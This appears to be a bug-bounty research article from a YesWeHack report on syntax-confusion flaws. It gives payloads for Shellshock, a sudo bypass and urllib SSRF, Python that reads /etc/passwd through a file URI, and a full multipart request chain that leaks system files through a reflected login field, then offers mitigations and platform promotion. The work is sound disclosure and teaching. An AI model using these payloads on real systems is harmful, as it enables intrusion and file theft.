Exploiting the File URI Scheme file://host/path (RFC 8089)

The file URI scheme can identify files stored on a host computer. For many years, I have simply overlooked the file URI and just accepted that the syntax must be `file:///<pathToFile>` – without realising that the correct format is:

```
file://<host>/<path>
```

This means you can use the file URI scheme with a host, so you can request the file in the following formats:

```
file://127.0.0.1/<pathToFile>
```


Or:

```
file://spoofed.xxxx.oastify.com/<pathToFile>
```

You can try this yourself using the Python code snippet below:

```python
from urllib.request import urlopen

content = urlopen(
  "file://127.0.0.1/etc/passwd", timeout=2,
  ).read().decode('utf-8')

print(content)
```

> **Using the file URI scheme with an included host, an attacker may be able to bypass filters or receive DNS pingbacks to fingerprint the code workflow in the target application.**



SYNTAX CONFUSION IN THE WILD: CVES EXPLOITED VIA AMBIGUOUS PARSING

Although this research focuses on web applications, the vulnerabilities below illustrate the broader concept of syntax confusion across different layers of software. These CVEs show that syntax confusion vulnerabilities can be exploited with deceptively simple payloads. In each case, just a few carefully placed characters are enough to trigger a security flaw.

Shellshock, an 11-year old bug catalogued as CVE-2014-6271, revealed how Bash could be tricked into executing commands hidden inside what appeared to be harmless environment variables:

```
env shellshock='() { :;};
  echo vulnerable' bash -c "echo test"
```

CVE-2019-14287, meanwhile, demonstrated how unusual user ID syntax could bypass sudo restrictions. By introducing a hash symbol, attackers could escape the controls meant to limit privileges:

```
sudo -u#-1 id
```

More recently, CVE-2023-24329 in Python3's urllib.parse showed how even a simple space at the start of a URL could be exploited to trigger a server-side request forgery vulnerability:

```
[SPACE]http://127.0.0.1/ssrf
```

These CVEs illustrate how carefully crafted input can exploit vulnerabilities through subtle syntax confusion. In each case, the input bypassed checks in the code, revealing how software can stumble when it encounters unexpected patterns. Even a small deviation from what the program anticipates can open the door to exploitation.

SYNTAX CONFUSION IN THE WILD: MY BUG BOUNTY FINDS

My research led me to discover two critical vulnerabilities at different companies: a cache poisoning bug where I abused the parse_url function in PHP and – my best Bug Bounty find to date – escalating a limited SSRF with blind arbitrary file read into full arbitrary file access on the target system.

Bug Bounty case study #1: PHP parse_url port normalisation – from cache poisoning to stored XSS

The PHP function `parse_url` parsers a URL and returns an associative array containing its various components. However, `parse_url` exhibits an interesting behaviour when the port number contains leading zeros.

Most browsers and parsers handle URLs like `http://example.com:000443` by simply removing the leading zeros, resulting in `http://example.com:443`. PHP's `parse_url` behaves similarly for short port numbers but behaves differently when the port length exceeds five digits. It will remove the leading zeros for `http://example.com:00443` but keep the zeros and throw an error when it receives `http://example.com:000443`.

I discovered this behaviour when trying to exploit a web application vulnerable to cache poisoning. I could only poison the URL port while the hostname in the response was otherwise fixed.

I noticed that when sending specific ports, such as 80 and 443, the application removed the port section. When I supplied an invalid/oversized port number (such as 123456), the application reflected my hostname inside a script tag – showing that I could control the reflected hostname only when `parse_url()` failed to parse the port.

Conversely, sending `http://example.com:000123` was normalised to `http://example.com:123` without reflecting my hostname.

To exploit this reliably I needed to force the server-side parsing to treat the port as invalid before any normalisation, and for the client/browser to accept the final, normalised `host:port`.

I therefore modified the host and come up with the payload `http://example.com:000123:443`.

The server's normalisation removed the trailing `:443`, leaving `http://example.com:000123`, which triggered an error in parse_url() the application then rendered my custom hostname. The browser ultimately normalised the URL to `http://example.com:123`. Using this knowledge, I was able to perform a successful cache poisoning leading to stored XSS on the site's root page.

Analysing the workflow above, it appears the underlying code attempted `parse_url` first and, if parsing succeeded and the host matched the site, it would reflect the hostname (`safe_host`). However, if it failed, it would render and normalise the supplied hostname from a vulnerable template block (e.g. vuln.twig) that contained the invalid port.

Bug Bounty case study #2: From limited SSRF and blind file read to complete arbitrary file access

> **This vulnerability, which took around three months in total, ultimately allowed me to retrieve all system files from the target. Although I cannot name the target, I can say that it's a well-known company globally.**

The vulnerability was discovered in a REST API server that exposed a test endpoint.

The endpoint accepted a method name via the URL path, such as `http://redacted.com/api/getusers` where `getusers` is the user-supplied method. Users could also add custom body parameters to the HTTP request. Responses were returned in JSON.

While investigating, I found a file in another endpoint that leaked PHP code used by the test endpoint. The leaked code showed that the server used PHP cURL to perform internal requests. Moreover, if a body parameter started with the character `@`, it would try to fetch a file from the system – provided the path started with `/tmp/`.

Putting all the pieces together, I managed to exploit this vulnerability by crafting a payload as a custom body parameter, such as:

```
1 anyBodyParam=@/tmp/../etc/passwd
```

Looks simple, right? Well, not exactly. I can confirm that the SSRF and file read work because they time out if the file doesn't exist, but an existing file remains in the HTTP request sent by the internal code. The HTTP request sends a `multipart/form-data` POST data containing the file content, but only the HTTP response is outputted.

If the file content had been `application/x-www-form-urlencoded` I could look for an endpoint that reflects a POST parameter's value since I could control the parameter name.

However, if sent as `multipart/form-data` containing the `filename` parameter, my custom parameter `anyBodyParam` is not added to PHP's `$_POST` variable. Instead, `anyBodyParam` is added to the variable `$_FILES`, which isn't usually reflected in the HTTP response unless it specifically handles file-handling functionalities.

At this point I realised I needed to find a way to include my custom parameter and the file content in `$_POST`. Fortunately, I discovered a syntax confusion – the triggered SSRF contained the `Content-Disposition` HTTP header and the file content:

```
Content-Disposition: form-data; name="anyBody
Param"; filename="/tmp/../etc/passwd"
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
…
```

If the parameter name contains a double quote (such as `anyBodyParam"`), it would break the quotations and leave `"; filename="/tmp/../etc/passwd"` as invalid data, while `name="anyBodyParam"` remains valid. Harnessing this knowledge, I could take advantage of the administrator login endpoint that reflected the value of the body parameter username.

```
username"=@/tmp/../etc/passwd
```

We can then chain all these vulnerabilities to access the system files:

```
POST /test/ HTTP/1.1
Host: redacted.com
Content-Length: 369
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryt3z368MiAdYdPXnT


------WebKitFormBoundaryt3z368MiAdYdPXnT
Content-Disposition: form-data; name="method"

../admin/login
------WebKitFormBoundaryt3z368MiAdYdPXnT
Content-Disposition: form-data;
name="parameters"

username"=@/tmp/../etc/passwd
------WebKitFormBoundaryt3z368MiAdYdPXnT--
```


The SSRF that I triggered then performs an internal HTTP request containing the following HTTP POST request:

```
POST /admin/login HTTP/1.1
Host: localhost
Content-Length: 459
Content-Type: multipart/form-data;
boundary=------------------------1cc09e27c2bc42bd

--------------------------1cc09e27c2bc42bd
Content-Disposition: form-data; name="username"";
filename="/tmp/../etc/passwd"
Content-Type: application/octet-stream

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
…
--------------------------1cc09e27c2bc42bd
```

Finally, the response contains the HTTP response from the admin login endpoint with the username body parameter reflecting the contents of `/etc/passwd`:


```
<title>Admin login</title>
<!-- code... -->
<form action="action_page.php" method="post">
  <label for="username"><b>Username</b></label>
  <input type="text" name="username" placehol
  der="Enter Username..." value="root:x:0:0:root:
  root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:
  usr/sbin/nologin …" required>

  <label for="password"><b>Password</b></label>
  <input type="password" name="password"
  placeholder="Enter Password..." required>

  <button type="submit">Login</button>
</form>
<!-- code... -->
```

> **This was a complex chain of vulnerabilities requiring significant background knowledge to understand the underlying workflow. The syntax confusion in `Content-Disposition` provided the last piece of the puzzle: allowing me to bypass the `$_FILES` variable restriction and inject file contents directly into reflected `$_POST` parameters.**



MITIGATION BEST PRACTICES FOR SYNTAX CONFUSION: PROTECTING APPLICATIONS FROM AMBIGUOUS PARSING

> **Developers and security professionals should consider the following defensive measures to reduce the risks introduced by syntax confusion vulnerabilities.**



Consistent parsing strategy

The most effective defence is to minimise ambiguity by using, whenever possible, a single, consistent parser for handling input. If multiple parsers are unavoidable, document their behaviour carefully and apply strict validation rules to ensure that the same data cannot be interpreted in conflicting ways.

Input validation and whitelisting


Define what valid input should look like and reject anything outside of that scope. Whitelisting is generally more reliable than attempting to blacklist known bad patterns. Consistently encoding data before processing also helps to prevent discrepancies in how characters, escape sequences or delimiters are interpreted across systems.

Safe error handling

Applications should avoid exposing detailed parser errors to end users. Such messages can reveal which component is being used or the exact parsing rule that failed, providing useful guidance to attackers. Instead, log the necessary detail for developers internally, while keeping user-facing messages generic.

Regular security testing

Proactive testing with ambiguous and edge-case inputs is essential. By simulating the kind of tricks attackers might use – such as mixed encodings or nested delimiters – security teams can spot parsing inconsistencies before they are exploited in the wild. Making this a regular practice builds resilience over time.



RESEARCH ROADMAP FOR SYNTAX CONFUSION

Syntax confusion vulnerabilities continue to surface as different parsers and interpreters clash over how to interpret the same input. Problematic syntax combinations are still being discovered, and attackers can leverage these ambiguities to achieve unexpected and severe impacts.

Complex interactions between syntaxes within payloads offer valuable opportunities for security researchers and Bug Bounty hunters to uncover novel exploitation paths. As modern applications increasingly process user input through multiple parsers across complex workflows, new variants will continue to emerge – making ongoing research and testing essential to stay ahead of evolving threats.

REFERENCES & FURTHER READING

- Watch me present this research ↙ – 'The minefield between syntaxes: exploiting syntax confusions in the wild' – at Nahamcon 2025 (free signup required)
- 'Exploiting Unknown syntaxes' training modules ↙ on Dojo, our CTF playground and Bug Bounty training platform
- 'Coffee Shop' CTF challenge ↙ on Dojo, our CTF playground and Bug Bounty training platform
- Unveiling vulnerabilities in HTTP parsers: exploiting inconsistencies for security breaches ↙ – by Rafael da Costa Santos

YESWECAIDO: THE CAIDO PLUGIN FOR TRACKING BUG BOUNTY PROGRAMS

Do you use Caido to hunt for vulnerabilities? We recently launched a plugin for effortlessly browsing YesWeHack hunting opportunities from inside this popular web attack proxy tool, monitoring your chosen programs, and adding or updating scopes as they evolve in real-time. YesWeCaido streamlines your workflow so you can spend even more time hunting for bugs.

YesWeCaido allows Caido users to fetch all Bug Bounty Programs from YesWeHack and access their details from within a Caido instance. YesWeCaido is built on YesWeHack's API server, which ensures that all program details remain up to date as policies evolve and scopes are added. New or updated scopes, as well as (if required) User-Agents, can be added to your Caido Scopes interface with a click of your mouse.

HOW TO INSTALL AND USE YESWECAIDO

You can install YesWeCaido from GitHub or, even easier, from the Caido Community Store.

YesWeCaido is easy to use and has a user-friendly interface. You can scroll through all YesWeHack Bug Bounty Programs, search for specific programs, and view program details and policies by clicking on the program card.

If you want to work on a particular scope, simple click 'ADD' and the scope will be automatically added to, or updated within, Caido's 'Scopes' interface. Adding a User-Agent is also a click away, should a given program require you to use one.

> **Whether you're an experienced ethical hacker or just starting out as a bug hunter, integrating YesWeCaido with Caido is a smart, simple way to streamline your workflow and stay focused on what matters: finding vulnerabilities.**

DOJO: HELPING HUNTERS TO HONE THEIR HACKING SKILLS

A website revamp and the ability to create Ruby-based challenges were among the notable changes introduced to Dojo, our Bug Bounty training and capture-the-flag (CTF) platform, in 2025.

We also published a trio of new labs on exploiting unknown syntaxes, created by our in-house hunter Brumens, and based on his innovative research on the same subject. Entitled *'The minefield between syntaxes: exploiting syntax confusions in the wild'* (which you can read on page 68-83), this research was described by PortSwigger researcher Gareth Heyes as "outstanding" and "the best thing I've read in months". More recently, Brumens created six new labs on Exploiting Python Pitfalls, based on his latest research on *'Python Pitfalls: Turning Developer Mistakes into Vulnerabilities'*. Brumens, our researcher enablement specialist, presented both research projects at NahamCon last year (the latter at the online-only December edition). Brumens, together with colleague pwnii, also created exclusive challenges for Black Hat and NahamCon attendees to tackle.

Our monthly challenges continued to generate great engagement in 2025. One, 'Hex Color Palette', had to be rewritten because it exploited a zero-day that was later published as a CVE. This shows that, while Dojo provides a risk-free learning environment, the challenges are grounded in real-world exploits – providing effective training for hacking on real Bug Bounty Programs. This perhaps helps to explain why Dojo was considered one of the most effective ways to sharpen your hacking skills by more than one in three of the hackers who completed our hunter survey.

Dojo

THE MORE YOU LEARN, THE MORE YOU EARN

Dojo accelerates the learning process by providing instant visual feedback to payloads. As a result, this free resource helps hunters understand why their attacks succeeded or failed and adapt their methods accordingly.

Dojo is not just useful for beginners. When hunters successfully complete monthly Dojo challenges they earn extra leaderboard points, which can unlock invitations to more lucrative private programs and, eventually, live Bug Bounty events. In short: the more you learn, the more you can earn. Your progress is also marked by the acquisition of badges, ranging from Dojo level 1 to level 5 for the most advanced practitioners.

76%

of hunters who submitted their first valid report on Dojo in 2025 were invited to a private program; this rate increased to **100% among those who completed KYC verification.**

Dojo provides an interactive, realistic environment for honing your hacking skills via three key features:

- **Interactive training modules:** From XSS to SSRF, these modules cover various hacking techniques and vulnerabilities and vary in difficulty. New modules are added periodically to help hunters keep up to date with the latest vulnerability types.
- **Monthly CTF challenges:** Crafted by renowned hackers to replicate in-the-wild security puzzles, these challenges are great preparation for tackling Bug Bounty Programs. The three best reports are rewarded with leaderboard points and YesWeHack swag. The winners and the best overall writeup are published monthly on the YesWeHack blog.
- **CTF playground:** Hunters can craft their own challenges without needing to set up a server, and enjoy the community's efforts to solve their web security puzzles.

Hunters must sign up to the YesWeHack platform to participate in Dojo challenges. We recommend that you obtain KYC verification too, since this is mandatory for hunting on regular Bug Bounty Programs. Visit https://www.dojo-yeswehack.com to find out more.

Dojo is not the only way we're helping ethical hackers equip themselves for Bug Bounty hunts. YesWeHack's in-house security researchers have also developed several tools to streamline and enhance the hacking process.

7 TOP TAKEAWAYS FROM THE YESWEHACK REPORT 2026

As AI systems blow past performance benchmarks, it feels like the future has arrived ahead of schedule. For CISOs, it's challenging enough to harness the benefits and mitigate the risks of today's AI tools, let alone anticipate their capabilities a few months or years from now. One reasonably foreseeable trend, however, is that further advancements will supercharge adversary capabilities and accelerate the expansion of attack surfaces. This insight adds urgency to the first two takeaways from this year's report.

Of course, defenders will themselves wield ever-more powerful AI tools. But fighting AI with AI is no silver bullet, not least because of another durable facet of artificial intelligence: its unpredictability relative to traditional applications. With opacity and emergent behaviours expected to persist as systems improve, it's clear that human experts must remain in the loop to provide input, validate outputs and apply contextual judgement – now and in the foreseeable future. Human oversight of high-risk systems is even mandated in the EU by the Artificial Intelligence Act. This observation underpins another two of our key insights.

Also informed by our hunter survey and platform activity across 2025, here are all seven takeaways from this year's report:

#1 SecOps silos of the world, unite! Fragmented security operations undermine cyber defences and operational efficiency alike. Our four-step model for unifying offensive security and exposure management (MAP→TEST→FIX→COMPLY) equips security teams to meet rising compliance demands while securing fast-evolving attack surfaces against increasingly capable attackers.

#2 The growing appeal of continuous, crowdsourced testing. Increasing Bug Bounty adoption across all sectors, including government, reflects growing recognition that point-in-time testing is no longer viable amid rapid release schedules and shrinking time-to-exploitation. A global network of vetted security testers is also increasingly attractive given persistent skills shortages in niche and emerging technologies.

#3 Automation where it helps, humans where it matters. We deploy AI features in line with strict security and privacy standards to streamline workflows, support decisions and accelerate remediation. Crucially, we do so to augment – not replace – our growing triage and customer success teams. We also give customers full control over whether and how AI is used in managing their Bug Bounty Programs.

#4 Most hunters now use AI and observe significant benefits, from finding more complex vulnerabilities to optimising reports. Most also acknowledge the associated risks. Careless use is deterred by a 'program spamming and AI slop' violation in our code of conduct, punishable by a platform ban.

#5 Scope freshness and hunter satisfaction drive Bug Bounty success. Time-to-resolution and the promptness and fairness of payouts is hunters' top consideration for choosing programs – even more important than reward size (the second most important factor). Recently added scopes and broad/wildcard scopes also make the top five.

#6 An era of collaborative hunting. A 520% increase in collaborative bug reports since 2022, 45% of hunters collaborating at least occasionally and impressive squad-based feats witnessed at our live hacking events… Hunters are recognising the value of pooling skills to tackle increasingly complex scopes.

#7 Hands-on practice is the best way to hone hacking skills. Two of the three most popular learning methods are interactive: 'on the job' training via real Bug Bounty Programs (the most popular option) and via online training platforms with hands-on labs (third).

HACK THE PLANET!

YesWeHack

yeswehack.com